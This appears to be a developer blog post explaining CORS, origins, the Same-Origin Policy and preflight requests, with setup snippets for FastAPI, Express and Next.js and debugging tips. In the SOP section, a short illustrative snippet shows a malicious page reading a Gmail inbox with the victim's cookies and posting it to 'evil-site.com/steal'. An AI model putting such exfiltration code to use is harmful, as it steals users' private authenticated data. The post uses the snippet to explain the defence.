




Why Your Frontend Can't Talk to Your Backend: CORS, SOP, and the Preflight Dance
Everything I wish I had understood about CORS the first time I hit it - origins, the Same-Origin Policy, preflight requests, production gotchas, and the mental model that makes every future CORS bug a five-minute fix.

Every full-stack engineer hits this wall exactly once, and the first time is always at 11pm on a Tuesday. React on localhost:3000. FastAPI on localhost:8000. You click "Submit." DevTools lights up red:
Access to fetch at 'http://localhost:8000/api/users' from origin
'http://localhost:3000' has been blocked by CORS policy: No
'Access-Control-Allow-Origin' header is present on the requested resource.
This is not a bug in your code. This is the browser doing its job. And the real question is not "how do I fix it" - that is a two-line answer. The real question is why does this exist, and what is the browser actually protecting against. Get the mental model right and CORS stops being a recurring mystery for the rest of your career.
This is what I wish someone had told me the first time.
An "origin" is stricter than you think

Before CORS makes any sense, you have to internalize what an origin is. It is the triplet of protocol, host, and port - and all three must match.
| URL A | URL B | Same origin? |
|---|---|---|
http://localhost:3000 | http://localhost:8000 | ❌ different port |
https://site.com | http://site.com | ❌ different protocol |
https://site.com | https://api.site.com | ❌ different host |
https://site.com/a | https://site.com/b | ✅ same origin |
Your React dev server and your FastAPI backend both say localhost. The browser does not care. Different port means different origin. That is the entire root cause of the error you are looking at.
The Same-Origin Policy is why the modern web is not a dumpster fire

The Same-Origin Policy (SOP) has been a browser default since Netscape 2.0 in 1995. Its job is surgical: prevent JavaScript on origin A from reading responses it receives from origin B.
Here is what would happen without it:
The code would look like:
// running on evil-site.com, in a tab you opened alongside Gmail
const res = await fetch('https://mail.google.com/inbox', {
  credentials: 'include',  // sends your Gmail cookies
});
const yourEmails = await res.text();  // ← SOP blocks THIS line
await fetch('https://evil-site.com/steal', { method: 'POST', body: yourEmails });
The browser would happily attach your Gmail cookies to the request. The server would happily return your inbox. SOP is what stops step 3 - the evil site cannot read the response, even though the request went through.
That last sentence is the part most people get wrong. SOP does not block the request. It blocks the response from being readable by JavaScript. The request reaches the server. The server processes it. The response comes back. The browser quietly drops it before your code sees it.
This matters more than it sounds like it does. We will come back to it.
CORS is a relaxation of SOP, not an addition
Real apps need cross-origin requests constantly. Your frontend on app.com needs to call your API on api.app.com. Your dashboard needs to pull from a Stripe endpoint. SOP alone would break the entire web.

CORS - Cross-Origin Resource Sharing - is the mechanism that lets a server say "it is fine, I trust this origin, hand the response through." It is not a security feature bolted on. It is a negotiated exception to an existing restriction, signaled through HTTP headers.
The header that does the work is:
Access-Control-Allow-Origin: http://localhost:3000
When the browser sees this in the response and the value matches the requesting origin, it releases the response to your JavaScript. No header, or a mismatched value, and the response is dropped. That is the whole core protocol.
Two things follow from this that are worth sitting with:
- CORS is enforced by the browser, not the server. Your FastAPI endpoint has no idea whether the browser will ultimately show the response to your code. It just answers the request.
- CORS does not apply to
curl, Postman, or server-to-server calls. None of those are browsers. This is why "it works in Postman" is the most common misleading debug signal in full-stack work.
Simple requests and the preflight dance

The spec splits cross-origin requests into two categories.
Simple requests fit all of these conditions:
- Method is
GET,HEAD, orPOST - Only "CORS-safelisted" headers are set
Content-Typeis limited totext/plain,multipart/form-data, orapplication/x-www-form-urlencoded
For simple requests, the browser just sends the thing and checks the response headers afterward.
Anything outside that list - which includes every real JSON API you will ever write - triggers a preflight. The preflight is an OPTIONS request asking permission. If it fails, the actual request never fires.
This is why the moment you send Content-Type: application/json - which is every authenticated API call in a modern app - you are in preflight territory. The two-request dance is the default, not the exception.
The fix, in the three stacks I actually use
FastAPI
from fastapi import FastAPI
from fastapi.middleware.cors import CORSMiddleware

app = FastAPI()

app.add_middleware(
    CORSMiddleware,
    allow_origins=[
        "http://localhost:3000",
        "https://app.komalvardhan.com",
    ],
    allow_credentials=True,
    allow_methods=["GET", "POST", "PUT", "PATCH", "DELETE"],
    allow_headers=["*"],
    max_age=86400,  # cache the preflight for 24h
)

The max_age matters more than people realize. Without it, the browser sends an OPTIONS before every non-simple request - doubling your request count.
Express / Node
import cors from 'cors';

app.use(cors({
  origin: ['http://localhost:3000', 'https://app.komalvardhan.com'],
  credentials: true,
  methods: ['GET', 'POST', 'PUT', 'PATCH', 'DELETE'],
  maxAge: 86400,
}));
Next.js API routes
// next.config.js
module.exports = {
  async headers() {
    return [{
      source: '/api/:path*',
      headers: [
        { key: 'Access-Control-Allow-Origin', value: 'http://localhost:3000' },
        { key: 'Access-Control-Allow-Methods', value: 'GET,POST,PUT,DELETE' },
        { key: 'Access-Control-Allow-Headers', value: 'Content-Type, Authorization' },
      ],
    }];
  },
};
Things I wish I knew on day one
1. allow_origins=["*"] with allow_credentials=True is silently broken. The browser refuses to attach cookies or Authorization headers if the server echoes a wildcard. You must echo the exact origin string back.
2. Preview deployments will murder a hardcoded origin list. Vercel gives you a new URL per PR: my-app-abc123.vercel.app. Use regex:
app.add_middleware(
    CORSMiddleware,
    allow_origin_regex=r"https://my-app-.*\.vercel\.app",
    allow_credentials=True,
)

3. Reverse proxies strip headers silently. On Azure App Service with Application Gateway, I had FastAPI emitting correct CORS headers, and the browser still reported "no header present." Always inspect the final response the browser receives (Network tab → Headers), not what your app server thinks it sent.
4. Mixed content looks like CORS but is not. HTTPS frontend calling an HTTP backend gets blocked with an error that reads almost identical to CORS. Check your protocols before your headers.
5. It works in Postman. It does not work in the browser. Postman does not enforce CORS. CORS is a browser concept. If your API returns 200 in Postman and fails in the browser, it is almost always a missing or mismatched CORS header.
6. The preflight matters separately from the real request. Your actual endpoint can be perfectly configured and still fail because the OPTIONS handler returns 404 or 401. Exempt OPTIONS from auth. Let the preflight through.
The mental model that makes it click

Think of CORS as a bouncer at a club. The bouncer does not stop the guest from walking up to the door - the request goes through. What the bouncer does stop is the guest walking out with what they got - unless the club owner has written their origin on the guest list.
Once that model clicks, every CORS bug becomes mechanical. Open DevTools → Network → find the failing request. Is there a preflight? Did it return 2xx? Is Access-Control-Allow-Origin present? Does it exactly match the requesting origin, protocol included? Is Access-Control-Allow-Credentials: true set when you are sending cookies? Is there a proxy in between that might be stripping headers?
Nine out of ten CORS bugs collapse inside that checklist. The tenth is always mixed content pretending to be CORS.
What this really is
CORS is not an annoying error. It is the contract between your frontend and your backend, made explicit in HTTP headers. The browser is enforcing it because the alternative - a web where any site could read any other site's authenticated responses - is not a web anyone would want to use.
Once you stop treating the error as a blocker and start reading it as a contract violation, the red text in DevTools becomes useful instead of frustrating. It is telling you exactly which header is missing. Exactly which origin is not trusted. Exactly which preflight did not pass.
That shift - from "why is this failing" to "what is the contract saying" - is the difference between reacting and engineering.
If you are building full-stack apps on Azure or Vercel and want more field-note-style deep dives like this one, I publish every other Sunday. The newsletter signup is at the bottom of the page. No hype, no AI spam.